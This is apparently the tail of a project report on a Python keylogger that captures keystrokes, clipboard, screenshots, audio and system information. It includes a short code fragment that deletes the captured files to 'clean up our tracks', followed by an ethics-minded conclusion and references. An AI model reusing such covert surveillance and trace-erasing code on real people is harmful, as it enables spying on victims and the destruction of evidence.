
230     time.sleep(120)
231
232     # clean up our tracks
233     delete_files = [system_information, clipboard_information, keys_information, screenshot_information, audio_information]
234     for file in delete_files:
235         os.remove(file_merge + file)
236
237     for file in delete_files

```




- OUTPUTS
- Log file




- Clipboard




- Encryption decryption key generated



- Screenshot



- System information



7. CONCLUSION

The advanced keylogger presented in the provided code showcases a range of functionalities, highlighting the capabilities of Python in performing complex tasks. However, the ethical implications and potential misuse of such tools should be considered. When used responsibly and with proper consent, keyloggers can serve legitimate purposes, such as security audits and parental control. It is essential to balance the benefits and risks while respecting privacy and legal regulations.

8. REFERENCE

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- https://www.w3schools.com/python/python_file_handling.asp
- <https://www.jetbrains.com/pycharm/>
- <https://www.geeksforgeeks.org/design-a-keylogger-in-python/>